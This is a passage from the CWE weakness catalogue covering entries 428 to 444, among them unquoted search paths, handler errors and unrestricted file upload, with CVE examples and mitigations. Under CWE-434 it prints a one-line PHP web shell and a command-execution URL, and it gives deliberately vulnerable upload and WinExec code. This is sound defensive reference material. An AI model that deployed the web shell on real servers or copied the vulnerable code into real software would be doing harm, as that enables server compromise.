Oliver Lavery. "DLL Hijacking: Facts and Fiction". 2010-08-26. < http://threatpost.com/en_us/blogs/dll-hijacking-facts-and-fiction-082610 >.

Maintenance Notes

This weakness is not a clean fit under CWE-668 or CWE-610, which suggests that the control sphere model might need enhancement or clarification.

CWE-428: Unquoted Search Path or Element

Weakness ID: 428 (Weakness Base)

Status: Draft

Description

Summary

The product uses a search path that contains an unquoted element, in which the element contains whitespace or other separators. This can cause the product to access resources in a parent path.

Extended Description

If a malicious individual has access to the file system, it is possible to elevate privileges by inserting such a file as "C:\Program.exe" to be run by a privileged program making use of WinExec.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All

Operating Systems

- Windows 2000 (Sometimes)
- Windows XP (Sometimes)
- Windows Vista (Sometimes)
- Mac OS X (Rarely)

Platform Notes

Demonstrative Examples

C/C++ Example:

Bad Code

```
UINT errCode = WinExec( "C:\\Program Files\\Foo\\Bar", SW_SHOW );
```

Observed Examples

Reference	Description
CVE-2000-1128	Applies to "Common Files" folder, with a malicious common.exe, instead of "Program Files"/program.exe.
CVE-2005-1185	Small handful of others. Program doesn't quote the "C:\Program Files\" path when calling a program to be executed - or any other path with a directory or file whose name contains a space - so attacker can put a malicious program.exe into C:.
CVE-2005-2938	CreateProcess() and CreateProcessAsUser() can be misused by applications to allow "program.exe" style attacks in C:

Potential Mitigations

Software should quote the input data that can be potentially executed on a system.

Architecture and Design

Assume all input is malicious. Use a standard input validation mechanism to validate all input for length, type, syntax, and business rules before accepting the data to be displayed or stored. Use an "accept known good" validation strategy. Input (specifically, unexpected CRLFs) that is not appropriate should not be processed into HTTP headers.

Do not rely exclusively on blacklist validation to detect malicious input or to encode output. There are too many variants to encode a character; you're likely to miss some variants.

Inputs should be decoded and canonicalized to the application's current internal representation before being validated. Make sure that your application does not decode the same input twice. Such errors could be used to bypass whitelist schemes by introducing dangerous inputs after they have been checked.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		417	Channel and Path Errors	699	534
ChildOf		668	Exposure of Resource to Wrong Sphere	1000	783

Research Gaps

Under-studied, probably under-reported.

Functional Areas

- Program invocation

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Unquoted Search Path or Element

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
38	Leveraging/Manipulating Configuration File Search Paths	

Maintenance Notes

This weakness primarily involves the lack of quoting, which is not explicitly stated as a part of CWE-116. CWE-116 also describes output in light of structured messages, but the generation of a filename or search path (as in this weakness) might not be considered a structured message.

An additional complication is the relationship to control spheres. Unlike untrusted search path (CWE-426), which inherently involves control over the definition of a control sphere, this entry concerns a fixed control sphere in which some part of the sphere may be under attacker control. This is not a clean fit under CWE-668 or CWE-610, which suggests that the control sphere model needs enhancement or clarification.

CWE-429: Handler Errors

Category ID: 429 (Category)

Status: Draft

Description

Summary

Weaknesses in this category are related to improper management of handlers.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	C	18	Source Code	699	14
ParentOf	B	430	Deployment of Wrong Handler	699	548
ParentOf	B	431	Missing Handler	699	549
ParentOf	B	432	Dangerous Handler not Disabled During Sensitive Operations	699	549
ParentOf	V	433	Unparsed Raw Web Content Delivery	699	550
ParentOf	B	434	Unrestricted Upload of File with Dangerous Type	699	551
ParentOf	V	479	Unsafe Function Call from a Signal Handler	699	601
ParentOf	V	616	Incomplete Identification of Uploaded File Variables (PHP)	699	722

Research Gaps

This concept is under-defined and needs more research.

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Handler Errors

CWE-430: Deployment of Wrong Handler

Weakness ID: 430 (Weakness Base)

Status: Incomplete

Description

Summary

The wrong "handler" is assigned to process an object.

Extended Description

An example of deploying the wrong handler would be calling a servlet to reveal source code of a .JSP file, or automatically "determining" type of the object even if it is contradictory to an explicitly specified type.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All

Observed Examples

Reference	Description
CVE-2000-1052	Source code disclosure by directly invoking a servlet.
CVE-2001-0004	Source code disclosure via manipulated file extension that causes parsing by wrong DLL.
CVE-2002-0025	Web browser does not properly handle the Content-Type header field, causing a different application to process the document.
CVE-2002-1742	Arbitrary Perl functions can be loaded by calling a non-existent function that activates a handler.

Potential Mitigations

Perform a type check before interpreting an object.

Architecture and Design

Reject any inconsistent types, such as a file with a .GIF extension that appears to consist of PHP code.

Weakness Ordinalities

Resultant (where the weakness is typically related to the presence of some other weaknesses)

This weakness is usually resultant from other weaknesses.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	C	429	Handler Errors	699	547
CanPrecede	V	433	Unparsed Raw Web Content Delivery	1000	550
PeerOf	B	434	Unrestricted Upload of File with Dangerous Type	1000	551

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		691	Insufficient Control Flow Management	1000	812

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Improper Handler Deployment

CWE-431: Missing Handler

Weakness ID: 431 (*Weakness Base*) **Status:** Draft

Description

Summary

A handler is not available or implemented.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All

Demonstrative Examples

If a Servlet fails to catch all exceptions, it may reveal debugging information that will help an adversary form a plan of attack. In the following method a DNS lookup failure will cause the Servlet to throw an exception.

Java Example:

Bad Code

```
protected void doPost (HttpServletRequest req, HttpServletResponse res) throws IOException {
    String ip = req.getRemoteAddr();
    InetAddress addr = InetAddress.getByName(ip);
    ...
    out.println("hello " + addr.getHostName());
}
```

When a Servlet throws an exception, the default error response the Servlet container sends back to the user typically includes debugging information. This information is of great value to an attacker.

Potential Mitigations




Handle all possible situations (e.g. error condition).

If an operation can throw an Exception, implement a handler for that specific exception.

Other Notes

When an exception is thrown and not caught, the process has given up an opportunity to decide if a given failure or event is worth a change in execution.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		429	Handler Errors	699	547
CanPrecede		433	Unparsed Raw Web Content Delivery	1000	550
ChildOf		691	Insufficient Control Flow Management	1000	812

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Missing Handler

CWE-432: Dangerous Handler not Disabled During Sensitive Operations

Weakness ID: 432 (*Weakness Base*) **Status:** Draft

Description

Summary

The application does not properly clear or disable dangerous handlers during sensitive operations.

Extended Description

Not disabling a dangerous handler might allow an attacker to invoke the handler at unexpected times. This can cause the software to enter an invalid state.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Potential Mitigations

Turn off dangerous handlers when performing sensitive operations.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	C	429	Handler Errors	699	547
ChildOf	G	691	Insufficient Control Flow Management	1000	812

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Dangerous handler not cleared/disabled during sensitive operations

CWE-433: Unparsed Raw Web Content Delivery

Weakness ID: 433 (*Weakness Variant*)

Status: Incomplete

Description

Summary

The software stores raw content or supporting code under the web document root with an extension that is not specifically handled by the server.

Extended Description

If code is stored in a file with an extension such as ".inc" or ".pl", and the web server does not have a handler for that extension, then the server will likely send the contents of the file directly to the requester without the pre-processing that was expected. When that file contains sensitive information such as database credentials, this may allow the attacker to compromise the application or associated components.

Time of Introduction

- Implementation
- Operation

Applicable Platforms

Languages

- All

Observed Examples

Reference	Description
CVE-2001-0330	direct request to .pl file leaves it unparsed
CVE-2002-0614	.inc file
CVE-2002-1886	".inc" file stored under web document root and returned unparsed by the server
CVE-2002-2065	".inc" file stored under web document root and returned unparsed by the server
CVE-2004-2353	unparsed config.conf file
CVE-2005-2029	".inc" file stored under web document root and returned unparsed by the server
CVE-2007-3365	Chain: uppercase file extensions causes web server to return script source code instead of executing the script.
SECUNIA:11394	".inc" file stored under web document root and returned unparsed by the server

Potential Mitigations

Clean up debug code before deploying the application.

Perform a type check before interpreting files.

Do not store sensitive information in files which may be misinterpreted.

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf	V	219	Sensitive Data Under Web Root	1000	308
ChildOf	C	429	Handler Errors	699	547
CanFollow	B	178	Failure to Resolve Case Sensitivity	1000	255
CanFollow	B	430	Deployment of Wrong Handler	1000	548
CanFollow	B	431	Missing Handler	1000	549

Relationship Notes

This overlaps direct requests (CWE-425), alternate path (CWE-424), permissions (CWE-275), and sensitive file under web root (CWE-219).

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Unparsed Raw Web Content Delivery

CWE-434: Unrestricted Upload of File with Dangerous Type

Weakness ID: 434 (Weakness Base)

Status: Draft

Description

Summary

The software allows the attacker to upload or transfer files of dangerous types that can be automatically processed within the product's environment.

Alternate Terms

Unrestricted File Upload

The "unrestricted file upload" term is used in vulnerability databases and elsewhere, but it is insufficiently precise. The phrase could be interpreted as the lack of restrictions on the size or number of uploaded files, which is a resource consumption issue.

Time of Introduction

- Implementation
- Architecture and Design

Applicable Platforms

Languages

- ASP.NET (Sometimes)
- PHP (Often)
- Language-independent

Architectural Paradigms

- Web-based

Technology Classes

- Web-Server (Sometimes)

Common Consequences

Integrity

Execute unauthorized code or commands

Arbitrary code execution is possible if an uploaded file is interpreted and executed as code by the recipient. This is especially true for .asp and .php extensions uploaded to web servers because these file types are often treated as automatically executable, even when file system permissions do not specify execution. For example, in Unix environments, programs typically cannot run unless the execute bit is set, but PHP programs may be executed by the web server without directly invoking them on the operating system.

Likelihood of Exploit

Medium to High

Demonstrative Examples

Example 1:

The following code intends to allow a user to upload a picture to the web server. The HTML code that drives the form on the user end has an input field of type "file".

HTML Example:

Good Code

```
<form action="upload_picture.php" method="post" enctype="multipart/form-data">
Choose a file to upload:
<input type="file" name="filename"/>
<br/>
<input type="submit" name="submit" value="Submit"/>
</form>
```

Once submitted, the form above sends the file to upload_picture.php on the web server. PHP stores the file in a temporary location until it is retrieved (or discarded) by the server side code. In this example, the file is moved to a more permanent pictures/ directory.

PHP Example:

Bad Code

```
// Define the target location where the picture being
// uploaded is going to be saved.
$target = "pictures/" . basename($_FILES['uploadedfile']['name']);
// Move the uploaded file to the new location.
if(move_uploaded_file($_FILES['uploadedfile']['tmp_name'], $target))
{
    echo "The picture has been successfully uploaded.";
}
else
{
    echo "There was an error uploading the picture, please try again.";
}
```

The problem with the above code is that there is no check regarding type of file being uploaded. Assuming that pictures/ is available in the web document root, an attacker could upload a file with the name:

Attack

```
malicious.php
```

Since this filename ends in ".php" it can be executed by the web server. In the contents of this uploaded file, the attacker could use:

PHP Example:

Attack

```
<?php
system($_GET['cmd']);
?>
```

Once this file has been installed, the attacker can enter arbitrary commands to execute using a URL such as:

Attack

```
http://server.example.com/upload_dir/malicious.php?cmd=ls%20-l
```

which runs the "ls -l" command - or any other type of command that the attacker wants to specify.

Example 2:

The following code demonstrates the unrestricted upload of a file with a Java servlet and a path traversal vulnerability. The HTML code is the same as in the previous example with the action attribute of the form sending the upload file request to the Java servlet instead of the PHP code.

HTML Example:

Good Code

```
<form action="FileUploadServlet" method="post" enctype="multipart/form-data">
Choose a file to upload:
<input type="file" name="filename"/>
<br/>
<input type="submit" name="submit" value="Submit"/>
</form>
```

When submitted the Java servlet's doPost method will receive the request, extract the name of the file from the Http request header, read the file contents from the request and output the file to the local upload directory.

Java Example:

Bad Code

```
public class FileUploadServlet extends HttpServlet {
    ...
    protected void doPost(HttpServletRequest request, HttpServletResponse response) throws ServletException,
    IOException {
        response.setContentType("text/html");
        PrintWriter out = response.getWriter();
        String contentType = request.getContentType();
        // the starting position of the boundary header
        int ind = contentType.indexOf("boundary=");
        String boundary = contentType.substring(ind+9);
        String pLine = new String();
        String uploadLocation = new String(UPLOAD_DIRECTORY_STRING); //Constant value
        // verify that content type is multipart form data
        if (contentType != null && contentType.indexOf("multipart/form-data") != -1) {
            // extract the filename from the Http header
            BufferedReader br = new BufferedReader(new InputStreamReader(request.getInputStream()));
            ...
            pLine = br.readLine();
            String filename = pLine.substring(pLine.lastIndexOf("\\"), pLine.lastIndexOf("."));
            ...
            // output the file to the local upload directory
            try {
                BufferedWriter bw = new BufferedWriter(new FileWriter(uploadLocation+filename, true));
                for (String line; (line=br.readLine())!=null; ) {
                    if (line.indexOf(boundary) == -1) {
                        bw.write(line);
                        bw.newLine();
                        bw.flush();
                    }
                } //end of for loop
                bw.close();
            } catch (IOException ex) {...}
            // output successful upload response HTML page
        }
        // output unsuccessful upload response HTML page
        else
        {...}
    }
    ...
}
```

As with the previous example this code does not perform a check on the type of the file being uploaded. This could allow an attacker to upload any executable file or other file with malicious code.

Additionally, the creation of the BufferedWriter object is subject to relative path traversal (CWE-22, CWE-23). Depending on the executing environment, the attacker may be able to specify arbitrary files to write to, leading to a wide variety of consequences, from code execution, XSS (CWE-79), or system crash.

Observed Examples

Reference	Description
CVE-2001-0901	Web-based mail product stores ".shtml" attachments that could contain SSI
CVE-2002-1841	PHP upload does not restrict file types
CVE-2004-2262	improper type checking of uploaded files
CVE-2005-0254	program does not restrict file types
CVE-2005-1868	upload and execution of .php file
CVE-2005-1881	upload file with dangerous extension
CVE-2005-3288	ASP file upload
CVE-2006-2428	ASP file upload
CVE-2006-4558	Double "php" extension leaves an active php extension in the generated filename.

Reference	Description
CVE-2006-6994	ASP program allows upload of .asp files by bypassing client-side checks

Potential Mitigations

Architecture and Design

Generate your own filename for an uploaded file instead of the user-supplied filename, so that no external input is used at all.

Architecture and Design

Enforcement by Conversion

When the set of acceptable objects, such as filenames or URLs, is limited or known, create a mapping from a set of fixed input values (such as numeric IDs) to the actual filenames or URLs, and reject all other inputs.

Architecture and Design

Consider storing the uploaded files outside of the web document root entirely. Then, use other mechanisms to deliver the files dynamically.

Implementation

Input Validation

Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use a whitelist of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on looking for malicious or malformed inputs (i.e., do not rely on a blacklist). However, blacklists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright.

When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid because it only contains alphanumeric characters, but it is not valid if you are expecting colors such as "red" or "blue."

For example, limiting filenames to alphanumeric characters can help to restrict the introduction of unintended file extensions.

Architecture and Design

Define a very limited set of allowable extensions and only generate filenames that end in these extensions. Consider the possibility of XSS (CWE-79) before you allow .html or .htm file types.

Implementation

Input Validation

Ensure that only one extension is used in the filename. Some web servers, including some versions of Apache, may process files based on inner extensions so that "filename.php.gif" is fed to the PHP interpreter.

Implementation

When running on a web server that supports case-insensitive filenames, ensure that you perform case-insensitive evaluations of the extensions that are provided.

Architecture and Design

For any security checks that are performed on the client side, ensure that these checks are duplicated on the server side, in order to avoid CWE-602. Attackers can bypass the client-side checks by modifying values after the checks have been performed, or by changing the client to remove the client-side checks entirely. Then, these modified values would be submitted to the server.

Implementation

Do not rely exclusively on sanity checks of file contents to ensure that the file is of the expected type and size. It may be possible for an attacker to hide code in some file segments that will still be executed by the server. For example, GIF images may contain a free-form comments field.

Implementation

Do not rely exclusively on the MIME content type or filename attribute when determining how to render a file. Validating the MIME content type and ensuring that it matches the extension is only a partial solution.

Architecture and Design**Operation****Environment Hardening**

Run your code using the lowest privileges that are required to accomplish the necessary tasks. If possible, create isolated accounts with limited privileges that are only used for a single task. That way, a successful attack will not immediately give the attacker access to the rest of the software or its environment. For example, database applications rarely need to run as the database administrator, especially in day-to-day operations.

Architecture and Design**Operation****Sandbox or Jail****Limited**

Run your code in a "jail" or similar sandbox environment that enforces strict boundaries between the process and the operating system. This may effectively restrict which files can be accessed in a particular directory or which commands can be executed by your software.

OS-level examples include the Unix chroot jail, AppArmor, and SELinux. In general, managed code may provide some protection. For example, `java.io.FilePermission` in the Java SecurityManager allows you to specify restrictions on file operations.

This may not be a feasible solution, and it only limits the impact to the operating system; the rest of your application may still be subject to compromise.

Be careful to avoid CWE-243 and other weaknesses related to jails.

The effectiveness of this mitigation depends on the prevention capabilities of the specific sandbox or jail being used and might only help to reduce the scope of an attack.

Weakness Ordinalities

Primary (where the weakness exists independent of other weaknesses)

This can be primary when there is no check at all.

Resultant (where the weakness is typically related to the presence of some other weaknesses)

This is frequently resultant when use of double extensions (e.g. ".php.gif") bypasses a sanity check.

This can be resultant from client-side enforcement (CWE-602); some products will include web script in web clients to check the filename, without verifying on the server side.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
PeerOf	B	351	Insufficient Type Distinction	1000	449
ChildOf	C	429	Handler Errors	699	547
PeerOf	B	430	Deployment of Wrong Handler	1000	548
PeerOf	B	436	Interpretation Conflict	1000	557
ChildOf	C	632	Weaknesses that Affect Files or Directories	631	736
ChildOf	G	669	Incorrect Resource Transfer Between Spheres	1000	784
ChildOf	C	714	OWASP Top Ten 2007 Category A3 - Malicious File Execution	629	847
ChildOf	C	801	2010 Top 25 - Insecure Interaction Between Components	800	935
CanFollow	G	73	External Control of File Name or Path	1000	77
CanFollow	B	183	Permissive Whitelist	1000	261
CanFollow	B	184	Incomplete Blacklist	1000	262

Relationship Notes

This can have a chaining relationship with incomplete blacklist / permissive whitelist errors when the product tries, but fails, to properly limit which types of files are allowed (CWE-183, CWE-184).

This can also overlap multiple interpretation errors for intermediaries, e.g. anti-virus products that do not remove or quarantine attachments with certain file extensions that can be processed by client systems.

Research Gaps

PHP applications are most targeted, but this likely applies to other languages that support file upload, as well as non-web technologies. ASP applications have also demonstrated this problem.

Affected Resources

- File/Directory

Functional Areas

- File Processing

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
PLOVER			Unrestricted File Upload
OWASP Top Ten 2007	A3	CWE More Specific	Malicious File Execution

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
1	Accessing Functionality Not Properly Constrained by ACLs	
122	Exploitation of Authorization	

References

Richard Stanway (r1CH). "Dynamic File Uploads, Security and You". < <http://shsc.info/FileUploadSecurity> >.

Johannes Ullrich. "8 Basic Rules to Implement Secure File Uploads". 2009-12-28. < <http://blogs.sans.org/appsecstreetfighter/2009/12/28/8-basic-rules-to-implement-secure-file-uploads/> >.

Johannes Ullrich. "Top 25 Series - Rank 8 - Unrestricted Upload of Dangerous File Type". SANS Software Security Institute. 2010-02-25. < <http://blogs.sans.org/appsecstreetfighter/2010/02/25/top-25-series-rank-8-unrestricted-upload-of-dangerous-file-type/> >.

CWE-435: Interaction Error

Weakness ID: 435 (Weakness Class)

Status: Draft

Description

Summary

An interaction error occurs when two entities work correctly when running independently, but they interact in unexpected ways when they are run together.

Extended Description

This could apply to products, systems, components, etc.

Time of Introduction

- Architecture and Design
- Implementation
- Operation

Applicable Platforms

Languages

- All

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf	C	2	Environment	699	1
ParentOf	B	188	Reliance on Data/Memory Layout	1000	268
ParentOf	B	436	Interpretation Conflict	699	557
ParentOf	B	439	Behavioral Change in New Version or Environment	1000	559
ParentOf	B	733	Compiler Optimization Removal or Modification of Security-critical Code	1000	861
MemberOf	V	1000	Research Concepts	1000	958

Relationship Notes

The "Interaction Error" term, in CWE and elsewhere, is only intended to describe products that behave according to specification. When one or more of the products do not comply with specifications, then it is more likely to be API Abuse (CWE-227) or an interpretation conflict (CWE-436). This distinction can be blurred in real world scenarios, especially when "de facto" standards do not comply with specifications, or when there are no standards but there is widespread adoption. As a result, it can be difficult to distinguish these weaknesses during mapping and classification.

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Interaction Errors

CWE-436: Interpretation Conflict

Weakness ID: 436 (*Weakness Base*) **Status:** Incomplete

Description

Summary

Product A handles inputs or steps differently than Product B, which causes A to perform incorrect actions based on its perception of B's state.

Extended Description

This is generally found in proxies, firewalls, anti-virus software, and other intermediary devices that allow, deny, or modify traffic based on how the client or server is expected to behave.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Observed Examples

Reference	Description
CVE-2002-0485	Anti-virus product allows bypass via Content-Type and Content-Disposition headers that are mixed case, which are still processed by some clients.
CVE-2002-0637	Virus product bypass with spaces between MIME header fields and the ":" separator, a non-standard message that is accepted by some clients.
CVE-2002-1777	AV product detection bypass using inconsistency manipulation (file extension in MIME Content-Type vs. Content-Disposition field).
CVE-2002-1978	FTP clients sending a command with "PASV" in the argument can cause firewalls to misinterpret the server's error as a valid response, allowing filter bypass.
CVE-2002-1979	FTP clients sending a command with "PASV" in the argument can cause firewalls to misinterpret the server's error as a valid response, allowing filter bypass.
CVE-2005-1215	Bypass filters or poison web cache using requests with multiple Content-Length headers, a non-standard behavior.
CVE-2005-3310	CMS system allows uploads of files with GIF/JPG extensions, but if they contain HTML, Internet Explorer renders them as HTML instead of images.
CVE-2005-4080	Interpretation conflict (non-standard behavior) enables XSS because browser ignores invalid characters in the middle of tags.
CVE-2005-4260	Interpretation conflict allows XSS via invalid "<" when a ">" is expected, which is treated as ">" by many web browsers.

Other Notes

The classic multiple interpretation flaws were reported in a paper that described the limitations of intrusion detection systems. Ptacek and Newsham (see references below) showed that OSes varied widely in their behavior with respect to unusual network traffic, which made it difficult or impossible for intrusion detection systems to properly detect certain attacker manipulations that took advantage of the OS differences. Another classic multiple interpretation error is the "poison null byte" described by Rain Forest Puppy (see reference below), in which null characters have different interpretations in Perl and C, which have security consequences when Perl invokes C functions. Similar problems have been reported in ASP (see ASP reference below) and PHP.

Some of the more complex web-based attacks, such as HTTP request smuggling, also involve multiple interpretation errors.

A comment on a way to manage these problems is in David Skoll in the reference below.

Manipulations are major factors in multiple interpretation errors, such as doubling, inconsistencies between related fields, and whitespace.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		435	Interaction Error	699 1000	556
ParentOf		86	<i>Improper Neutralization of Invalid Characters in Identifiers in Web Pages</i>	1000	113
ParentOf		115	<i>Misinterpretation of Input</i>	699 1000	166
PeerOf		351	<i>Insufficient Type Distinction</i>	1000	449
PeerOf		434	<i>Unrestricted Upload of File with Dangerous Type</i>	1000	551
ParentOf		437	<i>Incomplete Model of Endpoint Features</i>	699 1000	558
ParentOf		444	<i>Inconsistent Interpretation of HTTP Requests ('HTTP Request Smuggling')</i>	1000	562
ParentOf		626	<i>Null Byte Interaction Error (Poison Null Byte)</i>	699 1000	731
ParentOf		650	<i>Trusting HTTP Permission Methods on the Server Side</i>	1000	760

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
PLOVER		Multiple Interpretation Error (MIE)
WASC	27	HTTP Response Smuggling

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
33	HTTP Request Smuggling	
105	HTTP Request Splitting	
273	HTTP Response Smuggling	

References

Steve Christey. "On Interpretation Conflict Vulnerabilities". Bugtraq. 2005-11-03.

Thomas H. Ptacek and Timothy N. Newsham. "Insertion, Evasion, and Denial of Service: Eluding Network Intrusion Detection". January 1998. < http://www.insecure.org/stf/secnet_ids/secnet_ids.pdf >.

Brett Moore. "0x00 vs ASP file upload scripts". 2004-07-13. < http://www.security-assessment.com/Whitepapers/0x00_vs_ASP_File_Uploads.pdf >.

Rain Forest Puppy. "Poison NULL byte". Phrack.

David F. Skoll. "Re: Corsaire Security Advisory - Multiple vendor MIME RFC2047 encoding".

Bugtraq. 2004-09-15. < <http://marc.theaimsgroup.com/?l=bugtraq&m=109525864717484&w=2> >.

CWE-437: Incomplete Model of Endpoint Features

Weakness ID: 437 (Weakness Base)

Status: Incomplete

Description

Summary

A product acts as an intermediary or monitor between two or more endpoints, but it does not have a complete model of an endpoint's features, behaviors, or state, potentially causing the product to perform incorrect actions based on this incomplete model.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Demonstrative Examples

Example 1:

HTTP request smuggling is an attack against an intermediary such as a proxy. This attack works because the proxy expects the client to parse HTTP headers one way, but the client parses them differently.

Example 2:

Anti-virus products that reside on mail servers can suffer from this issue if they do not know how a mail client will handle a particular attachment. The product might treat an attachment type as safe, not knowing that the client's configuration treats it as executable.

Other Notes

This can be related to interaction errors, although in some cases, one of the endpoints is not performing correctly according to specification.

Relationships

Nature	Type	ID	Name		Page
ChildOf	B	436	Interpretation Conflict	V	699 557 1000

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Extra Unhandled Features

CWE-438: Behavioral Problems

Category ID: 438 (Category) Status: Draft

Description

Summary

Weaknesses in this category are related to unexpected behaviors from code that an application uses.

Relationships

Nature	Type	ID	Name		Page
ChildOf	C	18	Source Code	V	699 14
ParentOf	B	439	Behavioral Change in New Version or Environment		699 559
ParentOf	B	440	Expected Behavior Violation		699 560
ParentOf	C	799	Improper Control of Interaction Frequency		699 933

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Behavioral problems

CWE-439: Behavioral Change in New Version or Environment

Weakness ID: 439 (Weakness Base) Status: Draft

Description

Summary

A's behavior or functionality changes with a new version of A, or a new environment, which is not known (or manageable) by B.

Alternate Terms

Functional change

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Observed Examples

Reference	Description
CVE-2002-1976	Linux kernel 2.2 and above allow promiscuous mode using a different method than previous versions, and ifconfig is not aware of the new method (alternate path property).
CVE-2003-0411	chain: Code was ported from a case-sensitive Unix platform to a case-insensitive Windows platform where filetype handlers treat .jsp and .JSP as different extensions. JSP source code may be read because .JSP defaults to the filetype "text".
CVE-2005-1711	Product uses defunct method from another product that does not return an error code and allows detection avoidance.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		435	Interaction Error	1000	556
ChildOf		438	Behavioral Problems	699	559

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	CHANGE Behavioral Change

CWE-440: Expected Behavior Violation

Weakness ID: 440 (Weakness Base)

Status: Draft

Description

Summary

A feature, API, or function being used by a product behaves differently than the product expects.

Time of Introduction

- Architecture and Design
- Implementation
- Operation

Applicable Platforms

Languages

- All

Observed Examples

Reference	Description
CVE-2003-0187	Inconsistency in support of linked lists causes program to use large timeouts on "undeserving" connections.
CVE-2003-0465	"strncpy" in Linux kernel acts different than libc on x86, leading to expected behavior difference - sort of a multiple interpretation error?
CVE-2005-3265	Buffer overflow in product stems to the use of a third party library function that is expected to have internal protection against overflows, but doesn't.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		438	Behavioral Problems	699	559
ChildOf		684	Failure to Provide Specified Functionality	1000	806

Theoretical Notes

The consistency dimension of validity is the most appropriate relevant property of an expected behavior violation. That is, the behavior of the application is not consistent with the expectations of the developer, leading to a violation of the validity property of the software.

Relevant Properties

- Validity

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Expected behavior violation

CWE-441: Unintended Proxy/Intermediary

Weakness ID: 441 (Weakness Base) Status: Draft

Description

Summary

A product can be used as an intermediary or proxy between an attacker and the ultimate target, so that the attacker can either bypass access controls or hide activities.

Time of Introduction

- Architecture and Design

Applicable Platforms

Languages

- All

Observed Examples

Reference	Description
CVE-1999-0017	FTP bounce attack. Protocol allows attacker to modify the PORT command to cause the FTP server to connect to other machines besides the attacker's. Similar to proxied trusted channel.
CVE-1999-0168	Portmapper could redirect service requests from an attacker to another entity, which thinks the requests came from the portmapper.
CVE-2001-1484	MFV - bounce attack allows access to TFTP from trusted side.
CVE-2002-1484	Web server allows attackers to request a URL from another server, including other ports, which allows proxied scanning.
CVE-2004-2061	CGI script accepts and retrieves incoming URLs.
CVE-2005-0315	FTP server does not ensure that the IP address in a PORT command is the same as the FTP user's session, allowing port scanning by proxy.

Potential Mitigations

Enforce the use of strong mutual authentication mechanism between the two parties.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		418	Channel Errors	699	535
ChildOf		610	Externally Controlled Reference to a Resource in Another Sphere	1000	718
RequiredBy		352	Cross-Site Request Forgery (CSRF)	1000	450
RequiredBy		384	Session Fixation	1000	491

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
PLOVER		Unintended proxy/intermediary
PLOVER		Proxied Trusted Channel
WASC	32	Routing Detour

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
219	XML Routing Detour Attacks	

Maintenance Notes

This entry is currently a child of CWE-610 under view 1000, however there is also a relationship with CWE-668 because the resulting proxy effectively exposes the victims control sphere to the attacker. This should possibly be considered as an emergent resource.

CWE-442: Web Problems

Category ID: 442 (Category) Status: Draft

Description

Summary

Weaknesses in this category are related to World Wide Web technology.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	C	18	Source Code	699	14
ParentOf	B	79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')	699	96
ParentOf	B	113	Improper Neutralization of CRLF Sequences in HTTP Headers ('HTTP Response Splitting')	699	162
ParentOf	B	444	Inconsistent Interpretation of HTTP Requests ('HTTP Request Smuggling')	699	562
ParentOf	V	601	URL Redirection to Untrusted Site ('Open Redirect')	699	706
ParentOf	V	644	Improper Neutralization of HTTP Headers for Scripting Syntax	699	752
ParentOf	V	646	Reliance on File Name or Extension of Externally-Supplied File	699	754
ParentOf	V	647	Use of Non-Canonical URL Paths for Authorization Decisions	699	755
ParentOf	V	784	Reliance on Cookies without Validation and Integrity Checking in a Security Decision	699	917

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Web problems

CWE-443: DEPRECATED (Duplicate): HTTP response splitting

Weakness ID: 443 (Deprecated Weakness Base)

Status: Deprecated

Description

Summary

This weakness can be found at CWE-113.

CWE-444: Inconsistent Interpretation of HTTP Requests ('HTTP Request Smuggling')

